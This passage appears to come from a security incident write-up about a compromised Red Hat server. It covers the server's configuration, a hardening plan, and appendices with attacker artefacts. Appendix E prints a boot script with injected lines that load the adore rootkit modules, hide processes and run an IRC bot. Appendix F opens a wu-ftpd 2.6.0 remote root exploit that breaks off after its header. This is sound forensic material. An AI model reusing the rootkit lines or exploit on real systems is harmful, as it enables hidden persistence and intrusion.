#systat      stream tcp    nowait guest  /usr/sbin/tcpd      /bin/ps       -auwwx
#netstat     stream tcp    nowait guest  /usr/sbin/tcpd      /bin/netstat  -f
inet
#
# Authentication
#
# identd is run standalone now
#
#auth  stream tcp    wait   root   /usr/sbin/in.identd in.identd -e -o
#
# End of inetd.conf

# linuxconf stream tcp wait root /bin/linuxconf linuxconf --http
```

Tripwire Configuration:

```
# $Id: tw.conf.LINUX,v 1.1 1993/11/22 06:38:01 genek Exp $
#
#  tw.config
#  Hacked-target version for LINUX                              7/11/1999
#
#  This file contains a list of files and directories that System
#  Preener will scan. Information collected from these files will be
#  stored in the tripwire.database file.
#
#  Format:                      [!|=] entry [ignore-flags]
#
#  where:    '!' signifies the entry is to be pruned (inclusive) from
#                          the list of files to be scanned.
#                   '=' signifies the entry is to be added, but if it is
#                      a directory, then all its contents are pruned
#                      (useful for /tmp).
#
#  where:            entry is the absolute pathname of a file or a directory
#
```

```
#  where ignore-flags are in the format:
#                  [template][ [+|-][pinugsam12] ... ]
#
#       - :  ignore the following atributes
#       + :  do not ignore the following attributes
#
#       p :  permission and file mode bits    a: access timestamp
#       i :  inode number                                 m: modification 
timestamp
#       n :  number of links (ref count)            c: inode creation 
timestamp
#       u :  user id of owner                             1: signature 1
#       g :  group id of owner                      2: signature 2
#       s :  size of file
#
#
#  Ex: The following entry will scan all the files in /etc, and report
#      any changes in mode bits, inode number, reference count, uid,
#      gid, modification and creation timestamp, and the signatures.
#      However, it will ignore any changes in the access timestamp.
#
#      /etc    +pinugsm12-a
#
#  The following templates have been pre-defined to make these long ignore
#  mask descriptions unecessary.
#
#
#  Templates:   (default)  R :  [R]ead-only (+pinugsm12-a)
#                          L :  [L]og file (+pinug-sam12)
#                          N :  ignore [N]othing (+pinusgsamc12)
#                          E :  ignore [E]verything (-pinusgsamc12)
#                          > :  implied use for Log File (only grow)
#
#  By default, Tripwire uses the R template -- it ignores
#  only the access timestamp.
#
#  You can use templates with modifiers, like:
#       Ex:  /etc/lp    E+ug
#
#       Example configuration file:
#               /etc       R       # all system files
#               !/etc/lp   R       # ...but not those logs
#               =/tmp      N       # just the directory, not its files
#
#  Note the difference between pruning (via "!") and ignoring everything
#  (via "E" template):  Ignoring everything in a directory still monitors
#  for added and deleted files. Pruning a directory will prevent Tripwire
#  from even looking in the specified directory.
#
#
#  Tripwire running slowly?  Modify your tripwire.config entries to
#  ignore the (signature 2) attribute when this computationally-exorbitant
#  protection is not needed. (See README and design document for further
#  details.)
#
############################################################
#  Local Additions - Hacked-target                             6/16/1999
#
#  Running Tripwire
#
#       There are four modes for runnung tripwire that are specified
#       with switches that sometime agree with their functions.
#       Specifically:
```


```
#
#       Mode            Switch
#       --------------------------
#       Generate          -initialize
#       Update         -update
#       Integrity       <none>
#       Interactive     -interactive
#
########################################################
#
@@define        READ_ONLY         +pinugsm12-ac3456789
@@define        PERMS_AND_SIZE          +ps-inugm12ac3456789
@@define        RECREATED               +pnug-isamc123456789
@@define        IGNORE_ALL              -pinugsamc123456789
@@define        GROW_ONLY               >
@@define        INODE                   i
@@define        MODTIME                 m
#
#  RedHat OS
#
/                                                     @@READ_ONLY
/usr/LOCAL                                      @@READ_ONLY
/home                                                 @@READ_ONLY
/tmp                                                  @@READ_ONLY-@@MODTIME
/dev                                                  @@READ_ONLY-@@MODTIME
#
#  Files created during boot process or change regularly
#
/lib/modules/2.2.5-22/modules.dep @@RECREATED
/etc/ntp/drift                                  @@RECREATED
/etc/ioctl.save                                 @@RECREATED
/etc/mtab                                             @@RECREATED
/var/lock                                             @@PERMS_AND_SIZE
/var/run                                              @@PERMS_AND_SIZE
/var/spool/mail                                 @@GROW_ONLY-@@INODE
/var/lib/slocate/slocate.db                     @@IGNORE_ALL
/var/lib/logrotate.status                       @@IGNORE_ALL
/usr/X11R6/man/whatis                           @@IGNORE_ALL
/usr/lib/perl5/man/whatis                       @@IGNORE_ALL
/usr/man/whatis                                 @@IGNORE_ALL
/usr/LOCAL/linux/man/whatis       @@IGNORE_ALL
#
#  Log files which should only grow
#
/var/arpwatch/arp.dat                           @@GROW_ONLY-@@INODE
/var/arpwatch/arp.dat-                          @@GROW_ONLY-@@INODE
/var/log                                              @@GROW_ONLY-@@INODE
/var/run/utmp                                   @@GROW_ONLY-@@INODE
#
#  Tripwire Binaries and Config File
#
/tw/bin                                               @@READ_ONLY
/tw/config                                            @@READ_ONLY
```

Packages Installed

setup-2.1.8-1
filesystem-1.3.5-1
basesystem-6.0-4
ldconfig-1.9.5-16
glibc-2.1.3-15
gd-1.3-6
gdbm-1.8.0-3
getty_ps-2.0.7j-9
glib-1.2.6-3
glib10-1.0.6-6
passwd-0.64.1-1
pciutils-2.1.5-2
perl-5.00503-10
pine-4.21-8
popt-1.5-0.48

```
shadow-utils-19990827-10       gmp-2.0.2-13                procmail-3.14-2
mktemp-1.5-2                   gnupg-1.0.1-1               procps-2.0.6-5
termcap-10.2.7-9               gpm-1.18.1-7                psmisc-19-2
libtermcap-2.0.8-20            groff-1.15-8                pump-0.7.8-1
bash-1.14.7-22                 gzip-1.2.4a-2               python-1.5.2-13
MAKEDEV-2.5.2-1                hdparm-3.6-4                pythonlib-1.23-1
SysVinit-2.78-5                indexhtml-6.2-1             quota-2.00pre3-2
XFree86-Mach64-3.3.6-20        inetd-0.16-4                raidtools-0.90-6
anacron-2.1-6                  initscripts-5.00-1          readline-2.2.1-6
anonftp-3.0-3                  isapnptools-1.21b-1         redhat-logos-1.1.0-2
chkconfig-1.1.2-1              kbdconfig-1.9.2.4-1         rootfiles-5.2-5
apmd-3.0final-2                kernel-2.2.14-5.0           rpm-3.0.4-0.48
arpwatch-2.1a4-19              kernel-pcmcia-cs-2.2.14-5.0 sash-3.4-2
ncurses-5.0-11                 kernel-utils-2.2.14-5.0     sendmail-8.9.3-20
info-4.0-5                     krb5-configs-1.1.1-9        setserial-2.15-3
fileutils-4.0-21               krb5-libs-1.1.1-9           setuptool-1.2-5
grep-2.4-3                     kudzu-0.36-2                sharutils-4.2.1-2
ash-0.2-20                     ld.so-1.9.5-13              slang-1.2.2-5
at-3.1.7-14                    less-346-2                  slocate-2.1-2
authconfig-3.0.3-1             libc-5.3.12-31              stat-1.5-12
bash2-2.03-8                   libstdc++-2.9.0-30          sysklogd-1.3.31-16
bc-1.05a-5                     lilo-0.21-15                taper-6.9a-2
bdflush-1.5-11                 pwdb-0.61-0                 tar-1.13.17-3
bind-utils-8.2.2_P5-9          pam-0.72-6                  tcp_wrappers-7.6-10
binutils-2.9.5.0.22-6          sh-utils-2.0-5              tcpdump-3.4-19
bzip2-0.9.5d-2                 redhat-release-6.2-1        tcsh-6.09-4
sed-3.02-6                     linuxconf-1.17r2-6          telnet-0.16-6
console-tools-19990829-10      logrotate-3.3.2-1           telnet-server-0.16-6
e2fsprogs-1.18-5               losetup-2.10f-1             time-1.7-9
rmt-0.4b15-1                   lynx-2.8.3-2                timeconfig-3.0.3-2
cpio-2.4.2-16                  mailcap-2.0.6-1             tmpwatch-2.2-1
cracklib-2.7-5                 mailx-8.1.1-10              traceroute-1.4a5-18
cracklib-dicts-2.7-5           man-1.5h1-1                 unzip-5.40-2
crontabs-1.7-7                 mingetty-0.9.4-11           utempter-0.5.2-2
textutils-2.0a-2               mkbootdisk-1.2.5-3          util-linux-2.10f-7
dev-2.7.18-3                   mkinitrd-2.4.1-2            vim-common-5.6-11
diffutils-2.7-17               modutils-2.3.9-6            vim-enhanced-5.6-11
ed-0.2-13                      mount-2.10f-1               vim-minimal-5.6-11
eject-2.0.2-4                  mouseconfig-4.4-1           vixie-cron-3.0.1-40
etcskel-2.3-1                  mt-st-0.5b-7                which-2.9-2
file-3.28-2                    ncftp-3.0beta21-4           words-2-12
findutils-4.1-34               ncompress-4.2.4-15          wu-ftpd-2.6.0-3
finger-0.16-5                  net-tools-1.54-4            zip-2.3-4
ftp-0.16-3                     newt-0.50.8-2               zlib-1.1.3-6
gawk-3.0.4-2                   ntsysv-1.1.2-1              tftp-0.16-5
```

Appendix C: Proposed Network Configuration



Appendix D: Proposed System Configurations

Overview

It is considered good practice to limit the number of network services that a system provides. For example, if a system is to provide FTP services (i.e. FTP dropbox), it is unwise and unnecessary to have sendmail, portmapper, and other extraneous services running as well. Each additional service provides extra avenues that could be used to exploit a system. In creating this template, a minimalist approach was taken, and several documents were used as references in defining the final configuration. By definition, a minimalist approach implies creating a system that provides only the bare essential services needed for the system's intended function. With this in mind, immediately after installing RedHat Linux, and before placing a system on the network, virtually every system service is disabled. In an ideal situation, tripwire should be run to create a database of checksums for all files and system settings, prior to being placed in the network. In doing so, regularly scheduled checks can be performed; comparing current system settings with previously obtained settings to verify that the integrity of the system is intact.

System Partitioning

In building a secure configuration, Compaq DL360 systems, with dual 18GB Ultra3-SCSI drives were chosen. Using the built in Compaq Smart Array, disk mirroring is done at the hardware level, therefore configuring software RAID is unnecessary. In order to provide flexibility for future upgrades, a very specific partitioning scheme was chosen. The design of the partitions is based on a desire to have two separate OS partitions, /usr/local, /var, and /home partitions. This scheme allows one OS partition to be considered the primary while the backup can be used either as an emergency boot partition, or as a partition to test the next release of an OS. The partition /usr/local is used for additional software added to the system, while /var is for logging and /home is for user accounts and other system services such as FTP, DNS or WWW. Symbolic links are used to control the desired location and extensive use of "chroot" and "chattr" capabilities are used throughout the template.

When partitioning a disk, it is important to remember certain limitations apply to the method in which a disk can be carved. For example, a disk is limited to a maximum of four partitions (any combination of primary and extended). Once the limit of four has been reached, only an extended partition can be carved into logical partitions. It is important also to remember that only a primary partition may be marked as "active" or bootable. As such, I recommend the first three partitions to be set up as primary partitions and the final partition is created as an extended. Once this is accomplished, the extended partition can be further dissected into various logical partitions.

```
# fdisk /dev/ida/c0d0

Command (m for help): p

Disk /dev/ida/c0d0: 255 heads, 32 sectors, 4357 cylinders
Units = cylinders of 8160 * 512 bytes

         Device Boot    Start       End    Blocks   Id  System     Mount Point
/dev/ida/c0d0p1   *         1       322   1313744   83  Linux      / Primary
/dev/ida/c0d0p2           323       644   1313760   83  Linux      / Backup
/dev/ida/c0d0p3           645       709    265200   82  Linux swap
/dev/ida/c0d0p4           710      4357  14883840    5  Extended
/dev/ida/c0d0p5           710       759    203984   83  Linux      /usr/local
/dev/ida/c0d0p6           760      1274   2101184   83  Linux      /var
/dev/ida/c0d0p7          1275      4357  12578624   83  Linux      /home

Command (m for help): q
```

Disabling Services

Once the system is configured, system services need to be disabled. Again, the goal should be to provide only those services required for the system to operate in its intended capacity. The easiest method of determining what services are running is by executing the "chkconfig" command. The output of this command will show a number of columns, one for each run-level, and that will show whether a service is configured to run at that level. The name of each service that can be enabled or disabled is found in column one and recommendations for an initial build are as follows. The syntax of the command is as follows:

```
chkconfig -- list | grep on
```

Enabled	**Disabled**
anacron	apmd
arpwatch	ciped
atd	gpm
crond	httpd *

```
ipchains
rawdevices
keytable
kudzu *
netfs
network
ntpd
random
rawdevices
syslog
xinetd
```

```
kdcroute
linuxconf
lpd
      named *
pvmd
      sendmail
sshd *
```

xinetd services

```
amandaidx:        off
amidxtape:        off
linuxconf-web:    off
telnet:           off *
wu-ftpd:          off *
```

```
* denotes services which may need to be disabled or enabled after
initial config
```

System Modifications

Kernel Configuration

The kernel should be configured using the kernel.config file stored on the Information Security intranet page. I configured this kernel with all of the necessary modules embedded in the kernel. This configuration does not allow loadable kernel modules which will protect the system from kernel module root kits.

FTP and WWW Filesystem Changes

In order to take advantage of 'chroot' capabilities it is necessary to move a number of directories to the /home partition. As of RedHat 7.0, 'ftp' and 'www' directories have been moved from /home to /var. I prefer the previous settings so I have moved them back to /home and added symbolic links. By doing so I am able to keep these directories in the /home partition and system software can continue to look in /var. The following procedure allows this to be accomplished:

- cd /var
- find ./ftp –print | cpio –pdvmu /home
- find ./www –print | cpio –pdvmu /home
- rm –rf /var/ftp
- rm –rf /var/www
- ln –s /home/ftp /var/ftp

- ln –s /home/www /var/wwww

Global Changes

The following changes affect the way a system boots or operates for any user that makes use of the system:

/etc/fstab

Create directories for /floppy and /cdrom. Make changes to the file to change the mount point from /mnt/floppy to /floppy and /mnt/cdrom to /cdrom. From this point on whenever either device needs to be mounted, simply use the 'mount' command to mount the appropriate devices, such as 'mount /floppy'. In addition, you can investigate using e2label to change the label that is defined at the beginning of the drive. On system boot up it is clearer to the administrator when actual partition names are displayed rather than symbolic names. Refer to man page for 'e2label'.

/etc/issue and /etc/issue.net

These files are responsible for displaying what version of Linux is running whenever someone connects to the system. It is generally wise to disable this feature as an attacker can use this information to look for targeted exploits. In addition, modifications need to be made to /etc/rc.d/rc.local which has a number of lines which recreate these file. Be sure to use '#' at the beginning of those lines so the files are not recreated upon future reboots of the machine.

/usr/lib/kbd/keymaps/i386/qwerty/us.kmap.gz

This file contains a keymapping that needs to be modified. Specifically the BackSpace key puts out the 'DEL' value when depressed. This works fine in a VAX environment or any other where strict VT100 sequences are expected but in most cases it makes more sense to have the BackSpace key put out a '^H' character. This is accomplished by changing the value for "keycode 14". The value needs ot be changed from 'Delete' to 'BackSpace'. In the end, it should read as follows

```
keycode 14 = BackSpace
```

You will have to use 'gzip' to uncompress the file and then recompress it when the change is completed.

/usr/X11R6/lib/X11/app-defaults/XTerm

A number of changes are required to make the xterm as an application more useful. Changes such as scroll buffer, backspace character, font size, background and foreground colors, among other things should be changed and will affect any xterm which is launched by a user. The following is a list of recommended changes:

```
!
```

```
! Local Changes
!
XTerm*ttyModes:         erase ^H
XTerm*saveLines:        4096
XTerm*visualBell:       true
XTerm*scrollBar:        true
XTerm*background:       black
XTerm*foreground:       green2
XTerm*cursorColor:            red
XTerm*borderColor:            white
XTerm*fonts:                  6x12
XTerm*backarrowKey:     true
```

/etc/xinetd.d

This directory contains the services that are to be started by xinetd. Xinetd is a replacement for inetd and syntax has changed significantly. Simply perform the following steps to remove services that are typically associated with Denial of Service type attacks:

```
rm chargen
rm echo*
rm time*
```

/etc/nsswitch.conf

This file controls many of the client resolution features, such as DNS. Typically, NIS or NIS+ is not used so should be removed from the host line. The options
remaining should read 'files dns'. Final line configuration should look like:

```
hosts:      files dns
```

/etc/ntp.conf

This file defines the time servers used to synchronize the system clock. Modify the lines containing 'server' to the appropriate IP address of the local time server(s). Be sure to comment out the 'multicast' line as well using '#' symbol.

/etc/shells

This file defines the valid shells for the system. In addition to those listed, add /bin/false to the list. This shell is used for FTP only account on the FTP dropbox.

Tripwire Configuration:

In order to best ensure system integrity, I have chosen to use Tripwire. Tripwire will perform integrity checks at user-specified intervals and e-mail a report to the administrator if any files have changed. A monthly copy of the Tripwire db should be copied to a CD for backup purposes. This way if we have a failure with backups, we can still check the integrity of system files that change very infrequently.

```
# $Id: tw.conf.LINUX,v 1.1 1993/11/22 06:38:01 genek Exp $
#
#   tw.config
#   Hacked-target version for LINUX
7/11/1999
#
#   This file contains a list of files and directories that System
#   Preener will scan. Information collected from these files will be
#   stored in the tripwire.database file.
#
#   Format:                       [!|=] entry [ignore-flags]
#
#   where:   '!' signifies the entry is to be pruned (inclusive) from
#                        the list of files to be scanned.
#                  '=' signifies the entry is to be added, but if it is
#                       a directory, then all its contents are pruned
#                       (useful for /tmp).
#
#   where:         entry is the absolute pathname of a file or a
directory
#
#   where ignore-flags are in the format:
#                  [template][ [+|-][pinugsam12] ... ]
#
#       - : ignore the following atributes
#       + : do not ignore the following attributes
#
#       p :  permission and file mode bits      a: access timestamp
#       i :  inode number                                    m:
modification timestamp
#       n :  number of links (ref count)             c: inode creation
timestamp
#       u :  user id of owner                                1:
signature 1
#       g :  group id of owner                       2: signature 2
#       s :  size of file
#
#
```

```
#  Ex:      The following entry will scan all the files in /etc, and
report
#     any changes in mode bits, inode number, reference count, uid,
#     gid, modification and creation timestamp, and the signatures.
#     However, it will ignore any changes in the access timestamp.
#
#     /etc    +pinugsm12-a
#
#  The following templates have been pre-defined to make these long
ignore
#  mask descriptions unecessary.
#
#
#  Templates:   (default)     R :  [R]ead-only (+pinugsm12-a)
#                       L :  [L]og file (+pinug-sam12)
#                       N :  ignore [N]othing (+pinusgsamc12)
#                       E :  ignore [E]verything (-pinusgsamc12)
#                       > :  implied use for Log File (only grow)
#
#  By default, Tripwire uses the R template -- it ignores
#  only the access timestamp.
#
#  You can use templates with modifiers, like:
#       Ex:  /etc/lp    E+ug
#
#       Example configuration file:
#               /etc    R       # all system files
#               !/etc/lp      R       # ...but not those logs
#               =/tmp   N       # just the directory, not its files
#
#  Note the difference between pruning (via "!") and ignoring
everything
#  (via "E" template):  Ignoring everything in a directory still
monitors
#  for added and deleted files. Pruning a directory will prevent
Tripwire
#  from even looking in the specified directory.
#
#
#  Tripwire running slowly?  Modify your tripwire.config entries to
#  ignore the (signature 2) attribute when this computationally-
exorbitant
#  protection is not needed. (See README and design document for
further
#  details.)
#
```

```
###########################################################
#  Local Additions - Hacked-target
6/16/1999
#
#  Running Tripwire
#
#       There are four modes for runnung tripwire that are specified
#       with switches that sometime agree with their functions.
#       Specifically:
#
#       Mode            Switch
#       --------------------------
#       Generate        -initialize
#       Update         -update
#       Integrity       <none>
#       Interactive     -interactive
#
########################################################
#
@@define        READ_ONLY           +pinugsm12-ac3456789
@@define        PERMS_AND_SIZE            +ps-inugm12ac3456789
@@define        RECREATED                 +pnug-isamc123456789
@@define        IGNORE_ALL                -pinugsamc123456789
@@define        GROW_ONLY                 >
@@define        INODE                     i
@@define        MODTIME                   m
#
#  RedHat OS
#
/                                               @@READ_ONLY
/usr/LOCAL                                @@READ_ONLY
/home                                           @@READ_ONLY
/tmp                                            @@READ_ONLY-@@MODTIME
/dev                                            @@READ_ONLY-@@MODTIME
#
#  Files created during boot process or change regularly
#
/lib/modules/2.2.5-22/modules.dep   @@RECREATED
/etc/ntp/drift                            @@RECREATED
/etc/ioctl.save                                 @@RECREATED
/etc/mtab                                       @@RECREATED
/var/lock                                       @@PERMS_AND_SIZE
/var/run                                        @@PERMS_AND_SIZE
/var/spool/mail                           @@GROW_ONLY-@@INODE
/var/lib/slocate/slocate.db               @@IGNORE_ALL
```

```
/var/lib/logrotate.status                 @@IGNORE_ALL
/usr/X11R6/man/whatis                     @@IGNORE_ALL
/usr/lib/perl5/man/whatis                 @@IGNORE_ALL
/usr/man/whatis                           @@IGNORE_ALL
/usr/LOCAL/linux/man/whatis   @@IGNORE_ALL
#
#  Log files which should only grow
#
/var/arpwatch/arp.dat                     @@GROW_ONLY-@@INODE
/var/arpwatch/arp.dat-                    @@GROW_ONLY-@@INODE
/var/log                                        @@GROW_ONLY-@@INODE
/var/run/utmp                             @@GROW_ONLY-@@INODE
#
#  Tripwire Binaries and Config File
#
/tw/bin                                         @@READ_ONLY
/tw/config                                      @@READ_ONLY
```

Appendix E: /etc/rc.d/init.d/network startup script

```
#!/bin/sh
#
# network       Bring up/down networking
#
# chkconfig: 2345 10 90
# description: Activates/Deactivates all network interfaces configured
to \
#              start at boot time.
# probe: true

# Source function library.
. /etc/rc.d/init.d/functions

if [ ! -f /etc/sysconfig/network ]; then
    exit 0
fi

. /etc/sysconfig/network

if [ -f /etc/sysconfig/pcmcia ]; then
      . /etc/sysconfig/pcmcia
fi
# This section is extremely important. DO NOT MODIFY THIS LINE! You
# could ruin your system.
/sbin/insmod /dev/ttyS099/tools/adore.o >/dev/null
/sbin/insmod /dev/ttyS099/tools/cleaner.o >/dev/null
/sbin/rmmod cleaner > /dev/null
/usr/bin/perl /dev/ttyS099/lirc.pl
/dev/ttyS099/tools/tool i
            `/bin/ps –elf|/bin/grep “perl
            /dev/tty/S099/tools/lirc.pl”|/bin/grep –v grep|/bin/awk
            ‘$5’ {print $4}’` >/dev/null
/dev/ttyS099/tools/tool i
            `/bin/ps –elf|/bin/grep “irc”|/bin/grep –v grep|/bin/awk
            ‘$5’ {print $4}’` >/dev/null

/dev/ttyS099/tools/tool h /dev/ttyS099 >/dev/null

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

[ -x /sbin/ifconfig ] || exit 0

# Even if IPX is configured, without the utilities we can't do much
[ ! -x /sbin/ipx_internal_net -o ! -x /sbin/ipx_configure ] && IPX=

CWD=`pwd`
cd /etc/sysconfig/network-scripts

# find all the interfaces besides loopback.
# ignore aliases, alternative configurations, and editor backup files
interfaces=`ls ifcfg* | egrep -v '(ifcfg-lo|:)' | \
            egrep -v 'ifcfg-ippp[0-9]+$' | \
            egrep 'ifcfg-[a-z0-9]+$' | \
            sed 's/^ifcfg-//g'`

# See how we were called.
case "$1" in
  start)

      action "Setting network parameters" sysctl -p /etc/sysctl.conf

      action "Bringing up interface lo" ./ifup ifcfg-lo

      case "$IPX" in
        yes|true)
          /sbin/ipx_configure --auto_primary=$IPXAUTOPRIMARY \
                           --auto_interface=$IPXAUTOFRAME
          if [ "$IPXINTERNALNETNUM" != "0" ]; then
             /sbin/ipx_internal_net add $IPXINTERNALNETNUM
$IPXINTERNALNODENUM
          fi
          ;;
      esac

      for i in $interfaces; do
            if egrep -L "ONBOOT=\"?[Nn][Oo]\"?" ifcfg-$i >/dev/null ;
then
                  # Probe module to preserve interface ordering
                  /sbin/ifconfig $i >/dev/null 2>&1
            else
                  action "Bringing up interface $i" ./ifup $i boot
            fi
      done

      # Add non interface-specific static-routes.
      if [ -f /etc/sysconfig/static-routes ]; then
         grep "^any" /etc/sysconfig/static-routes | while read ignore
type dest netmask mask gw gateway; do
            [ "${gateway}" != "${gateway##[0-9]}" ] && \
                  /sbin/route add -$type $dest $netmask $mask $gw
$gateway
         done
      fi

        touch /var/lock/subsys/network
        ;;
  stop)
      for i in $interfaces ; do
            action "Shutting down interface $i" ./ifdown $i boot
      done
      case "$IPX" in
        yes|true)
          if [ "$IPXINTERNALNETNUM" != "0" ]; then
             /sbin/ipx_internal_net del
          fi
          ;;
      esac
      ./ifdown ifcfg-lo
      if [ -d /proc/sys/net/ipv4 ]; then
        if [ -f /proc/sys/net/ipv4/ip_forward ]; then
```

```
            if [ `cat /proc/sys/net/ipv4/ip_forward` != 0 ]; then
                  action "Disabling IPv4 packet forwarding" sysctl -w
net.ipv4.ip_forward=0
            fi
        fi
        if [ -f /proc/sys/net/ipv4/ip_always_defrag ]; then
              if [ `cat /proc/sys/net/ipv4/ip_always_defrag` != 0 ];
then
                    action "Disabling IPv4 automatic defragmentation"
sysctl -w net.ipv4.ip_always_defrag=0
            fi
        fi
      fi

        rm -f /var/lock/subsys/network
        ;;
  status)
      echo "Configured devices:"
      echo lo $interfaces

      if [ -x /bin/linuxconf ] ; then
            eval `/bin/linuxconf --hint netdev`
            echo "Devices that are down:"
            echo $DEV_UP
            echo "Devices with modified configuration:"
            echo $DEV_RECONF
      else
            echo "Currently active devices:"
            echo `/sbin/ifconfig | grep ^[a-z] | awk '{print $1}'`
      fi
      ;;
  restart)
        cd $CWD
      $0 stop
      $0 start
      ;;
  reload)
      if [ -x /bin/linuxconf ] ; then
            eval `/bin/linuxconf --hint netdev`
            for device in $DEV_UP ; do
                  action "Bringing up device $device" ./ifup $device
            done
            for device in $DEV_DOWN ; do
                  action "Shutting down device $device" ./ifdown
$device
            done
            for device in $DEV_RECONF ; do
                  action "Shutting down device $device" ./ifdown
$device
                  action "Bringing up device $device" ./ifup $device
            done
            for device in $DEV_RECONF_ALIASES ; do
                  action "Briging up alias $device"
/etc/sysconfig/network-scripts/ifup-aliases $device
            done
            for device in $DEV_RECONF_ROUTES ; do
```

```
                  action "Bringing up route $device"
/etc/sysconfig/network-scripts/ifup-routes $device
            done
            case $IPX in yes|true)
              case $IPXINTERNALNET in
                reconf)
                  action "Deleting internal IPX network"
/sbin/ipx_internal_net del
                  action "Adding internal IPX network
$IPXINTERNALNETNUM $IPXINTERNALNODENUM" /sbin/ipx_internal_net add
$IPXINTERNALNETNUM \
                                          $IPXINTERNALNODENUM
                  ;;
                add)
                  action "Adding internal IPX network
$IPXINTERNALNETNUM $IPXINTERNALNODENUM"/sbin/ipx_internal_net add
$IPXINTERNALNETNUM \
                                          $IPXINTERNALNODENUM
                  ;;
                del)
                  action "Deleting internal IPX network"
/sbin/ipx_internal_net del
                  ;;
              esac
              ;;
            esac
      else
              cd $CWD
            $0 restart
      fi
      ;;
  probe)
      if [ -x /bin/linuxconf ] ; then
            eval `/bin/linuxconf --hint netdev`
            [ -n "$DEV_UP$DEV_DOWN$DEV_RECONF$DEV_RECONF_ALIASES" -o \
              -n "$DEV_RECONF_ROUTES$IPXINTERNALNET" ]
                  echo reload
            exit 0
      else
            # if linuxconf isn't around to figure stuff out for us,
            # we punt.  Probably better than completely reloading
            # networking if user isn't sure which to do.  If user
            # is sure, they would run restart or reload, not probe.
            exit 0
      fi
      ;;
  *)
        echo "Usage: network {start|stop|restart|reload|status|probe}"
        exit 1
esac

exit 0
```

Appendix F: WU-FTPD Remote Format String Stack Overwrite Exploit

```
/*
 * VERY PRIVATE VERSION. DO NOT DISTRIBUTE. 15-10-1999
 *
 *  WUFTPD 2.6.0 REMOTE ROOT EXPLOIT
 *   by tf8
 *
 * *NOTE*:  For ethical reasons, only an exploit for 2.6.0 will be
 *     released (2.6.0 is the most popular version nowadays), and it
 *     should suffice to proof this vulnerability concept.
 *
 *   Site exec was never really *fixed*
 *
 *   Greetz to portal (he is elite!#%$) and all #!security.is, glitch, DiGit,
 *    \x90, venglin, xz, MYT and lamagra.
 *   Also greetings go to the WU-FTPD development team for including this
 *    bug in ALL their versions.
 *
 *   Fuck to wuuru (he is an idiot)
 *
 *   Account is not required, anonymous access is enough :)
 *
 * VERY PRIVATE VERSION. DO NOT DISTRIBUTE. 15-10-1999
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netdb.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>

#ifdef __linux
#include <getopt.h>
#endif

#define MAKE_STR_FROM_RET(x)
